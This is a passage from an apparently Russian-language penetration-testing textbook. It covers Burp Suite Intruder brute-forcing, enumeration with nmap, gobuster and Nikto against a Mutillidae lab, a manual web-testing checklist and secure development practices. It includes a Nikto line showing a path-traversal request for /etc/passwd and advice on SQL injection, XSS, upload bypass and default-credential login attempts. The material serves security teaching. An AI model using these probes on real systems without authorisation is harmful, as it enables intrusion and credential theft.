


Рис. 9.15. Настройки полезной нагрузки Burp Suite Intruder

Когда начнется атака, откроется новое окно, чтобы показать вам, как проходит проверка паролей. В нашем случае запрос с кандидатным паролем adminpass (рис. 9.16) вернул код перенаправления 302 (обратите внимание, что все предыдущие — 200) и длину ответа 373 (отличается от других).




Рис. 9.16. Burp Suite, атака Intruder

Расширения Burp

Эта вкладка позволит вам добавить больше инструментов и функций в Burp Suite. Для отдельных из них требуется версия Pro. Например, один из модулей, которые вы можете добавить, — это Retire.js, сканирующий устаревшие библиотеки JavaScript. Найдется инструмент на любой случай: .NET, Java, JavaScript, JSON, XSS и CSRF и многие другие.

Прежде чем использовать BApp Store, вам необходимо скачать последнюю версию файла Jython JAR с www.jython.org/download.html.

Для некоторых приложений требуется Jython, который представляет собой комбинацию библиотеки Python и Java. Когда JAR-файл Jython скачается, перейдите на вкладку Extender (Расширения), выберите вложенную вкладку Options (Параметры) и найдите путь, по которому вы сохранили файл JAR (рис. 9.17; ваш путь может быть другим).




Рис. 9.17. Burp Suite, вкладка Extender (Расширения)

Чтобы установить инструмент Burp, вам нужно будет выбрать вкладку BApp Store. В этом окне вы увидите все доступные приложения на выбор. Чтобы установить приложение, вы должны выбрать его из списка и затем нажать Install (Установить) в правой части окна (рис. 9.18).




Рис. 9.18. BApp Store

Самый большой вопрос — как выбрать приложение из списка. Я выбираю приложение по следующим критериям:

- имеет рейтинг четыре звезды или выше;
- имеет высокий рейтинг популярности;
- функциональные возможности приложения помогут во время пентеста.

Ваши критерии могут быть другими.

Создание отчета в Burp

После того как вы закончите пентест в Burp, обязательно сохраните свою работу и экспортируйте результаты в отчет об обнаруженных недостатках. Чтобы создать отчет в Burp, вам нужно будет перейти на вкладку Site Map (Карта сайта) и выбрать элемент корневого домена (в моем примере это IP-адрес сервера Mutillidae). Затем щелкните правой кнопкой мыши, выберите в меню Issues (Проблемы) (рис. 9.19) и нажмите Report Issues For This Host (Создать отчет об уязвимостях для этого хоста).





Рис. 9.19. Создание отчетов в Burp Suite

Как только вы нажмете пункт меню, появится новое всплывающее окно. На данном этапе вам нужно будет выполнить предлагаемые шаги. Когда вы закончите, Burp сгенерирует красивый HTML-отчет (рис. 9.20).



Burp Scanner Report

BURPSUITE PROFESSIONAL

Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

Severity	Confidence			
	Certain	Firm	Tentative	Total
High	5	1	77	83
Medium	0	19	5	24
Low	5	7	29	41
Information	56	23	1	80

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.

Contents

1. SQL injection

Рис. 9.20. Образец отчета в Burp Suite

Burp классифицирует серьезность уязвимостей как высокие, средние, низкие и информационные. Что замечательно в этом инструменте, так это то, что он показывает вам вероятность ложного срабатывания каждого из них. На данном этапе ваша роль состоит в том, чтобы протестировать каждую уязвимость и убедиться, что вы не сообщаете о ложном срабатывании. Другими словами, не копируйте отчет и не отправляйте его работодателю/клиенту, не проверив. (Чтобы проверить ложное срабатывание, вы можете использовать вкладку Repeater (Повторитель) в Burp, чтобы воспроизвести веб-запросы и протестировать используемую полезную нагрузку.)

Больше перечислений

Когда дело доходит до веб-приложения, этап перечисления немного отличается от других протоколов TCP. В этом подразделе вы получите сводку инструментов, которые можно использовать для исследования веб-приложений. На данном этапе мы стремимся решить следующие задачи:

- сканировать (второй раз) файлы на веб-сервере;
- определить, является ли версия веб-сервера устаревшей и содержит ли критические уязвимости;
- обнаружить любой недостаток конфигурации, которая может привести к неавторизованному доступу.

Nmap

Когда дело доходит до перечисления, рекомендуется начать с Nmap. Мы можем использовать сценарный движок, который видели ранее в этой книге:

```
$nmap -sV -p 80 -sC [IP-адрес]
```

Краулинг (Crawling)

Люди часто включают ненужные файлы конфигурации и секретные данные в функционирующее общедоступное веб-приложение. Crawling — важный шаг для выявления скрытого содержимого внутри веб-сервера. Отличный инструмент для выполнения этой задачи называется GoBuster (вы можете использовать его вместе с Burp Crawler, чтобы дважды проверить, не пропустили ли вы какие-либо скрытые места):

```
root@kali:~# gobuster dir -u http://172.16.0.107/mutillidae/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e -t 25
===============================================================
Gobuster v3.0.1
[...]
===============================================================
2020/08/12 08:04:37 Starting gobuster
===============================================================
http://172.16.0.107/mutillidae/documentation (Status: 301)
http://172.16.0.107/mutillidae/ajax (Status: 301)
http://172.16.0.107/mutillidae/test (Status: 301)
http://172.16.0.107/mutillidae/includes (Status: 301)
http://172.16.0.107/mutillidae/javascript (Status: 301)
http://172.16.0.107/mutillidae/classes (Status: 301)
http://172.16.0.107/mutillidae/styles (Status: 301)
http://172.16.0.107/mutillidae/webservices (Status: 301)
http://172.16.0.107/mutillidae/images (Status: 301)
http://172.16.0.107/mutillidae/passwords (Status: 301)
http://172.16.0.107/mutillidae/configuration (Status: 301)
http://172.16.0.107/mutillidae/phpmyadmin (Status: 301)
===============================================================
2020/08/12 08:04:51 Finished
```

Обратите внимание, что GoBuster не установлен по умолчанию в Kali Linux. Чтобы установить его, вам нужно будет выполнить команду `apt`:

```
$apt install gobuster -y
```

Оценка уязвимостей

Чтобы найти уязвимости в программном обеспечении (веб-сервере), вам потребуется запустить сканер уязвимостей. В главе 7 вы узнали, как использовать OpenVAS для поиска уязвимостей. Здесь вы узнаете еще об одном быстром инструменте, который может сканировать веб-приложения на наличие уязвимостей, и называется он Nikto:

```
root@kali:~# nikto -host http://172.16.0.107/mutillidae/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.0.107
+ Target Hostname:    172.16.0.107
+ Target Port:        80
+ Start Time:         2020-08-12 08:15:56 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is
unlikely to be a good reason for this.
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 8 entries which should be manually viewed.
+ OSVDB-630: The web server may reveal its internal or real IP in the Location
header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ Web Server returns a valid response with junk HTTP methods, this may cause
false positives.
+ DEBUG HTTP verb may show server debugging information. See
http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /mutillidae/index.php?page=../../../../../../../../../../../etc/passwd: The
PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to
view any file on the host. (probably Rocket, but could be any index.php)
[...]
```

Контрольный список для ручного тестирования на проникновение веб-приложений

При проверке вручную вы столкнетесь со множеством повторяющихся задач для каждой веб-страницы. Некоторые специальные страницы (например, страница входа в систему, страница регистрации и т. д.) подвергаются дополнительным проверкам. Разделим этот контрольный список на две части: одну — для общих сценариев, а другую — для исключительных. В нашем примере мы попросим два типа учетных записей: одну — с низким уровнем привилегий, а другую — с правами администратора.

Общий контрольный список

Вы можете применять этот список к любому типу веб-страницы (даже к исключительным). Итак, начнем работу.

1. Перехватывайте каждый веб-запрос на вкладке Proxy (Прокси) и отправляйте его на вкладку Repeater (Повторитель) для проверки.
2. Определите точки входа на внутренний сервер, как показано здесь:
   - URL (ищите строку запроса);
   - заголовок запроса (проверьте файл cookie и т. д.).
3. Вводите специальные символы в точки входа и проверяйте ответ веб-сервера (вы можете использовать Repeater Burp или Intriuder, чтобы выполнить эту задачу). Кроме того, прочтите сообщение об ошибке, чтобы узнать, отображается ли в нем интересная информация.
   - **Для SQLi**: вставьте одинарную кавычку.
   - **Для XSS**: попробуйте вставить тег сценария.
4. Проверяйте поведение веб-страницы (например, введите отрицательное число в поле корзины покупок и т. д.).
5. Используйте Burp Target/Site map, чтобы найти следующее:
   - скрытые файлы (например, `Robots.txt`, файлы резервных копий, текстовые/PDF-файлы, включенный режим отладки, портал администрирования);
   - неопределенные цели области исследования;
   - веб-API/вызовы SOAP;
   - платформа CMS (например, WordPress).
6. Изучите логику HTML, чтобы найти какие-либо недостатки JavaScript/HTML.
7. Попробуйте вызвать административные ресурсы, используя учетную запись с низким уровнем привилегий.
8. Попробуйте вызвать другие пользовательские ресурсы (например, изображение другого пользователя).
9. Попробуйте вызвать защищенный ресурс без аутентификации.
10. Используйте вкладку Intruder (Взломщик) для фаззинга любого типа ввода (например, UID).

Контрольный список для специальных страниц

На некоторых страницах вам потребуется выполнить дополнительные тесты, помимо перечисленных ранее. Природа этих страниц разная; таким образом, нам нужно запустить дополнительные тесты.

Страница загрузки файлов

Сталкиваясь со страницей загрузки, вы должны протестировать элементы, указанные ниже.

- Обязательно отправьте веб-запрос на вкладку Repeater (Повторитель) в Burp.
- Можете ли вы обойти проверку (больше информации смотрите в предыдущей главе)?
  - Измените расширение файла.
  - Измените тип контента.
  - Измените двоичное содержимое.

Страница входа

Страница входа в систему, если ее обойти, позволит получить доступ к неограниченным ресурсам. Посмотрим, как это можно проверить:

- попробуйте использовать учетные данные по умолчанию (например, имя пользователя = admin и пароль = admin);
- подберите пароль методом грубой силы;
- используйте SQL-инъекцию, чтобы обойти страницу входа;
- можете ли вы перечислить имена пользователей, войдя в систему с незарегистрированным пользователем?

Регистрация пользователя

Регистрация пользователя позволит вам войти на портал и изучить его содержимое.

- Зарегистрируйте существующего пользователя и изучите сообщение об ошибке (это позволит вам перечислить пользователей).
- Зарегистрируйтесь, используя ненадежный пароль.
- Проведите тест на SQL-инъекцию (помните, что эта форма создает новую запись пользователя в базе данных).

Сброс/изменение пароля

Есть еще одна интересная форма, которая взаимодействует с записями пользователя в серверной части. Проверьте вручную позиции, которые указаны ниже.

- Попробуйте сбросить пароль существующего пользователя, чтобы понять рабочий процесс сброса пароля.
- Вы можете изменить чужой пароль?

- Если система генерирует случайный временный пароль, то проверьте следующее:
  - сложность пароля;
  - его время жизни (продолжительность тайм-аута);
  - принуждают ли пользователя изменить его после первого входа в систему.

ЖИЗНЕННЫЙ ЦИКЛ БЕЗОПАСНОЙ РАЗРАБОТКИ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

Каждое веб- или мобильное приложение проходит разные фазы перед развертыванием в рабочей среде. Это важная тема и для безопасности приложений, и для тестирования на проникновение. Крупные компании не могут управлять одним приложением; иногда их больше сотни. Это не преувеличение. Фактически это нормально в корпоративной среде. Обратите внимание: данный раздел предназначен для штатных пентестеров, которые работают в компании (сотрудником или консультантом) и контролируют проекты от начала до конца.

На рис. 9.21 показаны шаги, которые проходит типичный проект на каждом этапе жизненного цикла разработки программного обеспечения (software development lifecycle, SDLC).




Рис. 9.21. Жизненный цикл разработки программного обеспечения

В данном разделе вы узнаете о ролях и обязанностях аналитика безопасности на каждом этапе SDL. Цель этого процесса — превратить его в безопасный жизненный цикл разработки программного обеспечения (secure software development lifecycle, SSDL). Лучше один раз увидеть, чем сто раз услышать, поэтому на рис. 9.22 представлена сводная информация о SSDL.

Этап анализа/архитектуры

На данном этапе проект еще свеж, и все закладывают фундамент бизнес-кейсов. Как специалист по безопасности вы будете посещать начальные встречи, чтобы заранее понять и дать необходимые советы (членам проектной группы), прежде

Рис. 9.22. Жизненный цикл безопасной разработки

чем приступить к разработке продукта. Здесь вы начинаете планировать более поздние тесты и заранее готовитесь к внедрению инструментов безопасности на более поздних этапах. Говоря о планировании, было бы хорошо подготовить документ архитектуры безопасности (например, модель угроз) заранее (см. следующий раздел, чтобы узнать, как подготовить документ «Модель угроз приложений»).

Моделирование угроз приложений

Моделирование угроз приложений позволит вам проанализировать состояние приложения и поможет разработать сценарии атак, прежде чем переходить к тестам безопасности в проекте. Документ «Модель угроз приложения» в основном будет содержать следующие разделы:

- активы;
- точки входа;
- уровни доверия третьих сторон;
- диаграмма потока данных (data flow diagram, DFD).

Прежде чем переходить к этим разделам, вам нужно будет задать себе следующие вопросы (чтобы правильно оценить проект):

- приложение доступно для просмотра в интернете или только в интранете;
- хранит ли приложение конфиденциальные данные (например, личную идентификационную информацию, также известную как ПДн);

- как используется приложение (например, это только веб-приложение);
- есть ли сторонние организации (например, облачные сервисы или внешние поставщики);
- у вас есть схема инфраструктуры? (Если нет, то попросите.)

Активы

Активы — это то, что злоумышленники (хакеры) хотят украсть. Самый очевидный пример — конфиденциальные данные, такие как кредитные карты, номера страховых компаний, личная информация клиентов и т. д. (ПДн). Таким образом, ниже приведен список активов инфраструктуры, которые может использовать хакер, и вы должны учитывать это при работе над данным разделом:

- сетевые устройства;
- хост-серверы;
- промежуточное ПО;
- уровень приложения (веб/мобильное).

Точки входа

Как следует из названия, точки входа — это входы, через которые злоумышленник может взаимодействовать с активом. Помните, что активом может быть не только веб-приложение, но и база данных или сам хост (или виртуальные машины/контейнеры и т. д.).

Третьи стороны

В этом разделе вы перечисляете сторонние элементы, с которыми будет взаимодействовать приложение. Типичный пример — облако, такое как Microsoft Azure или Amazon Web Services (AWS) и т. д.

Уровни доверия

После идентификации всех компонентов активов, включая сторонние элементы, вы должны пройти аутентификацию/авторизацию каждого из них. Примером может служить мошенник-администратор (инсайдер), который считывает конфиденциальные данные клиентов в случае, если некоторые записи не зашифрованы.

Диаграмма потока данных

Сетевая диаграмма наглядно покажет все, что вы уже собрали. Например (схема сети на рис. 9.23), у нашей компании есть сайт и мобильное приложение. Данные потребляются отдельным сервером веб-API и, наконец, хранятся в базе данных.




Рис. 9.23. Сетевая диаграмма

Вы можете упростить приведенную выше сетевую диаграмму, используя диаграмму потока данных, чтобы визуализировать все компоненты (рис. 9.24).




Рис. 9.24. Диаграмма потока данных

Этап разработки

На данном этапе проект уже одобрен (архитектурным советом) и переходит в фазу разработки. Здесь функции сайта или мобильного приложения разрабатываются с использованием таких языков программирования, как C# .NET, Java, Angular, Swift или других.

На этапе разработки команда будет использовать сервер сборки, например Jenkins или Team Foundation Server (в настоящее время TFS называется Azure DevOps). Этот сервер сборки будет управлять исходным кодом проекта; следовательно, у нас есть непрерывная интеграция (continuous integration, CI) и непрерывное развертывание (continuous deployment, CD). На этапе разработки вы должны убедиться в ряде моментов, которые указаны ниже.

- Исходный код регулярно сканируется с помощью автоматизированного инструмента статического тестирования безопасности приложений (static application security testing, SAST) (например, Veracode, Checkmarx и т. д.). Сканер SAST обнаружит недостатки безопасности внутри исходного кода после его отправки на сервер сборки (Jenkins, TFS и т. д.). Вы должны внедрить эту полезную привычку в проект, чтобы иметь возможность выявлять проблемы в начале разработки продукта (вместо того, чтобы выполнять это сканирование в последнюю минуту перед развертыванием на рабочем сервере).

- Ручная проверка кода важна, поскольку автоматизированного инструмента недостаточно для покрытия 100 % исходного кода. После завершения новой функции (разработчиком) вы должны пройти этот шаг.
- В большинстве случаев в исходном коде используются сторонние библиотеки с открытым исходным кодом (цель — добавить в приложение дополнительные функции). В этом случае ваша обязанность — проверить наличие следующих трех пунктов:
  - есть ли в библиотеке уязвимости;
  - она актуальна;
  - законно ли использовать ее в коммерческих целях?

Для выполнения данной задачи используются автоматизированные сканеры (например, Sonatype Lifecycle), которые могут проверять эти три пункта.

Этап тестирования

Когда несколько функций продукта будут закончены, проект будет готов к развертыванию на тестовом сервере (QA). Цель развертывания — иметь отдельный стабильный сервер, на котором тестировщики могут тестировать веб- или мобильное приложение. На данном этапе вы как специалист по безопасности должны сделать следующее:

- изучить новые функции пользовательского интерфейса (не упускайте этот шанс);
- провести ручное тестирование уязвимостей (веб-пентестов) новых функций (используйте для этого Burp Professional edition);
- автоматизировать пентесты (используйте для этого инструмент динамического тестирования безопасности приложений (Dynamic Application Security Testing, DAST) (например, Burp Suite Enterprise Edition, Acunetix и т. д.). Эта задача реализуется на этапе тестирования, поскольку вам нужен работающий сайт (поэтому перед запуском инструмента приложение должно быть развернуто в стабильной среде). Обратите внимание: вы можете автоматизировать эту задачу, используя оркестратор (Jenkins или TFS), чтобы запустить сканирование после развертывания приложения в тестовой среде.

Рабочая среда (окончательное развертывание)

После развертывания кода в рабочей среде за сайт/мобильное приложение отвечает группа по обеспечению безопасности операций (operation security, OpSec). OpSec позаботится о мониторинге и проведении регулярных пентестов (обычно раз в год) инфраструктуры и веб-пентестов, а также самого приложения. В последнее время появились программы по поиску ошибок (bug bounty)

и компании начали нанимать внешних специалистов, чтобы искать любые недостатки и уязвимости, которые не были обнаружены на всех предыдущих этапах.

РЕЗЮМЕ

